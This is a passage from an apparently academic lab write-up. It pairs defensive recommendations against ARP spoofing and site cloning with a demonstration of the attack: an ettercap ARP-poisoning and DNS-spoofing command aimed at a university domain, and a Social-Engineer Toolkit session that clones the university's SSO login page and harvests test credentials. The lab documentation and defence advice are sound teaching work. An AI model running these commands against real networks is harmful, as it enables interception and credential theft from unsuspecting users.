Implementation of network segmentation to isolate critical servers, including the Apache server, from potential attackers within the same local network is advised.Utilization of VLANs (Virtual Local Area Networks) for the segmentation of different parts of the network is recommended to limit unnecessary exposure.

ARP Spoofing Detection and Prevention:

Deployment of ARP spoofing detection tools to monitor and identify abnormal ARP activities on the network is essential. Implementation of mechanisms such as static ARP entries or ARP inspection on switches is crucial to prevent unauthorized changes to ARP tables. Utilization of tools like ARPWatch or XArp to detect and alert on ARP spoofing attempts is recommended.

Network Encryption:

Utilization of network encryption technologies such as VPNs (Virtual Private Networks) or encrypted Wi-Fi connections is crucial to secure communication between devices on the network. The use of network traffic encryption is effective in preventing attackers from easily intercepting and manipulating data.

Secure DNS Configuration:

Ensuring the security of the DNS (Domain Name System) infrastructure is imperative. The use of DNS Security Extensions (DNSSEC) to protect against DNS spoofing attacks is recommended. Regular monitoring of DNS traffic and the implementation of DNS filtering to detect and block malicious domain resolutions are essential.

HSTS (HTTP Strict Transport Security):

Enabling HSTS on the Apache server is important to ensure that clients (browsers) connect securely over HTTPS and to prevent SSL/TLS stripping attacks. Configuration of HSTS directives in the Apache VirtualHost settings. This header instructs browsers to enforce HTTPS for the specified duration and includes subdomains.

SSL/TLS Best Practices:

Ensuring that the Apache server is configured to utilize the latest and most secure SSL/TLS protocols and cipher suites is crucial. Regular updates to OpenSSL and Apache to patch known vulnerabilities are recommended. Periodic scanning of the server's SSL/TLS configuration using tools like SSL Labs' Server Test is advised to identify potential security weaknesses.

Server Monitoring and Intrusion Detection:

Implementation of server monitoring and intrusion detection systems is recommended to identify abnormal activities or unauthorized access attempts. Setting up alerts for suspicious activities, such as multiple ARP changes or unexpected alterations in network behavior, is crucial.

Web Application Firewalls (WAF):

Deployment of a Web Application Firewall (WAF) is essential to protect against common web application attacks, including those linked to site cloning. Configuration of the WAF to filter and block malicious traffic based on predefined rules is advised.

Cloud based solutions:

Identity and Access Management (IAM):

Implementation of robust IAM policies is essential to govern access to cloud resources. Regular reviews and audits of IAM roles and permissions are conducted to guarantee the principle of least privilege access.

Multi-Factor Authentication (MFA):


Enforcement of multi-factor authentication is mandated for entry into cloud management consoles and critical applications. Mandatory application of MFA is stipulated for privileged actions and administrative tasks.

Cloud-Native Security Services:

Leverage security services provided by your cloud provider, such as AWS GuardDuty, Azure Security Center, or Google Cloud Security Command Center.


8 Running the Attack

Finally, we confirm the exploitation and we run the arp spoofing with site cloning attack.




```
┌──(root㉿gt)-[/home/gt]
└─# ettercap -q  -T -i eth0 -P dns_spoof -M arp:remote //192.168.133.130//

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:D2:8F:D2
          192.168.133.131/255.255.255.0
          fe80::20c:29ff:fed2:8fd2/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534 ...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning ...
Scanning the whole netmask for 255 hosts ...
* |==================================================>| 100.00 %

Scanning for merged targets (1 hosts) ...

* |==================================================>| 100.00 %

4 hosts added to the hosts list ...

ARP poisoning victims:

 GROUP 1 : 192.168.133.130 00:0C:29:91:AD:B6

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing ...


Text only Interface activated ...
Hit 'h' for inline help

Activating dns_spoof plugin ...

dns_spoof: A [www.gunet2.cs.unipi.gr] spoofed to [192.168.133.131] TTL [3600 s]
```

Image 23. Running ettercap



```
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.133.131]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://sso.unipi.gr/login?service=https%3A%2F%2Fgunet2.cs.unipi.gr%2Fsecure%2Fcas.php

[*] Cloning the website: https://sso.unipi.gr/login?service=https%3A%2F%2Fgunet2.cs.unipi.gr%2Fsecure%2Fcas.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs o
n a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.133.130 - - [06/Jan/2024 15:53:06] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=kali
POSSIBLE PASSWORD FIELD FOUND: password=admin
PARAM: execution=4ad1e06d-c18e-4899-a8ac-7f095efcbc35_ZXlKaGJHY2lPaUpJVXpVeE1pSXNJblI1Y0NJNklrcFhWQ0lzSW10cFpDSTZJamhoWkdGbU
5HVTVMVFJpWTJFdE5EWXhZeTA0WkRObUxUSTVaVFV5TUdaaU1UVTNNeUo5LkJ4bUk1YTRnV01waFZfXzk0NWJHR3VhRnlIT0NLNGJFdXQ1Q29VX3dfRk1ROGQwa1
dXRGVvRjNteTk0dDlfNkQtNzM3SGlQNkJwWnpNaFJSS2hhMFhHUEsxZWo2UkJldFNFZHhab0pQT2VVekRpa2RZMjVELVk0VzRZS2dWNnhQcXdkb2VWZEhwLXZFZ2
5sOTU4Zl9jVmduTjBBVkJmZW02ZFlyTnlHWUdkSlNvSVQ2MW9XMmpNVE0xRWtvZVlFXzNoemVvY05UalpIZVdHM09jRkRsbmRUaXBOSVhPTDZDc1Ytc1BDM2lDS1
lLS3ZOX3ZnWHg1NGJtT3JCTzdUQWJJZXdpbHJsa2ZZZ0c5YlZONGU0d3dnQXFtejRzRUM3a1k3UXRZVGVKRmRLMUhDSkljLWszVEFTUUJwRGc0WHMzSkFpUmdYam
JtZjE0UFFyM1BMNEgtajdYQ09qSV9iVFczRVZzRVFsUjMzSTBGak95ZXNzYm1yaEw4cDkzRlJPZmU3Q2pxbGlDdV9YZ2FRT1VWb1VUcVFyNldwdWw2NG98TXBydX
dCRlU0bTlEc2dQYlIyWkhIRVEwTVlCbU9WYUF5Z25XNC1va3ZSdlRvZnY3aHlqak1QOEhQbDBVTjMxREpSUEozTl9xaHQ5VjV2dFJaZGg3QVRCWFFmdUl3Mnk4Sn
ZxNWozVjdPbldyM0VfMmV6cm8wanBoZXlCSUlTNkpLQVdJNTd6NFJFYmlTLW41UG54U3ZsSEdSU2NFM1ZEMC1NV1NXeHdKQzZLV0RfWnVSeFJORkhuRGxCZk1JQm
NDRXhIeGJ5ZVFGZHlmWmk2WVZwaWJ5alBGa2RRbE9BU2hFN3BiYlVmY29kaGxlRFRfQjdOTjdsRUo4YkJnMEJnVnBCZUFOeGZxeTJHa21WR0425XFiNndzX2FvQj
FjMXI3SUxFVDlOTmZhQWtlQjFFdnFfYlk4eGNxWUJUMkdMUDA5ZWtDTktOMHVISkhvenB6T2lhTlpSQWkzdVVfalZSRDBoWWJucTBhMVBBdDkwSjJ2emttd1RGRm
hMa201RGNmNUxENzNPelQ1QVA3NnJyclU3aFZPR2Q1dnMxd3BfeG56cVhDQy1ncWxqa0JhdkRxcndsWDRlUXk1aWJhLW4xNzFpZWtCQTc4U2gycFZpNWF6R3l5Q3
dBY3VYRkt1LUhmUjZYMy02MUJab0hRN04xWDZ0UzhSUnhjZkIyRnRZX2JLN0t0NDVDSThHZ3FxVGNXOGdwem5ya1hKV3VrSFBSd1laXzA5elNiS0ZGMGNqeWgtdy
0tQWNSR3VzMVNTT1VSM2djRVNhMEFwRHNtWV11MzJjY2I5UUNPazBUZU1DWXJvX3N4ZkdwREZjYlVoWFVJYzRsSTMwOFEwUHRBVy1Celc5WlZxcTExSExuLUE0S2
9DX3dYSU92ZV8yOGRWNkJiZTFRbnNXV2tON2xNTzJnZ3I5RkVmSklBX1dqdHg1emprMmVXQ0pnUk55MVFXZUdTZVVNakRrMU1WeFFCTGw3TnRRRmN0YjhwanRNVW
U4bnV5U1E0c2c0MXNSZGxvemZTYWFRU2MxeDRLZy02T05RdThpUGZ2c1JVSWNLSk5ibHZMbUFhS3pZdi1lblplLXFlcnNsRE8yZ29ublc4S3ZxNjE2d2xCODFscj
```

Image 24. Confirming the dns spoofing and site cloning



```
Activating dns_spoof plugin...

dns_spoof: A [www.gunet2.cs.unipi.gr] spoofed to [192.168.133.131] TTL [3600 s]
HTTP : 192.168.133.131:80 → USER: kali  PASS: admin  INFO: http://www.gunet2.cs.unipi.gr/
CONTENT: username=kali&password=admin&execution=4ad1e06d-c18e-4899-a8ac-7f095efcbc35_ZXlKaGJHY2lPaUpJVXpVeE1pSXNJblI1Y0NJNkl
rcFhWQ0lzSW10cFpDSTZJamhoWkdGbU5HVTVMVFJpWTJFdE5EWXhZeTA0WkRObUxUSTVaVFV5TUdaaU1UVTNNeUo5LkJ4bUk1YTRnV01waFZfXzk0NWJHR3VhRnl
IT0NLNGJFdXQ1Q29VX3dfRk1ROGQwa1dXRGVvRjNteTk0dDlfNkQtNzM3SGlQNkJwWnpNaFJSS2hhMFhHUEsxZWo2UkJldFNFZHhab0pQT2VVekRpa2RZMjVELVk
0VzRZS2dWNnhQcXdkb2VWZEhwLXZFZ25sOTU4Zl9jVmduTjBBVkJmZW02ZFlyTnlHWUdkSlNvSVQ2MW9XMmpNVE0xRWtvZVlFXzNoemVvY05UalpIZVdHM09jRkR
sbmRUaXBOSVhPTDZDc1Ytc1BDM2lDS1lLS3ZOX3ZnWHg1NGJtT3JCTzdUQWJJZXdpbHJsa2ZZZ0c5YlZONGU0d3dnQXFtejRzRUM3a1k3UXRZVGVKRmRLMUhDSkl
jLWszVEFTUUJwRGc0WHMzSkFpUmdYamJtZjE0UFFyM1BMNEgtajdYQ09qSV9iVFczRVZzRVFsUjMzSTBGak95ZXNzYm1yaEw4cDkzRlJPZmU3Q2pxbGlDdV9YZ2F
RT1VWb1VUcVFyNldwdWw2NG9BTXBydXdCRlU0bTlEc2dQYlIyWkhIRVEwTVlCbU9WYUF5Z25XNC1va3ZSdlRvZnY3aHlqak1QOEhQbDBVTjMxREpSUEozTl9xaHQ
5VjV2dFJaZGg3QVRCWFFmdUl3Mnk4SnZxNWozVjdPbldyM0VfMmV6cm8wanBoZXlCSUlTNkpLQVdJNTd6NFJFYmlTLW41
```

Image 25. Capturing the http packet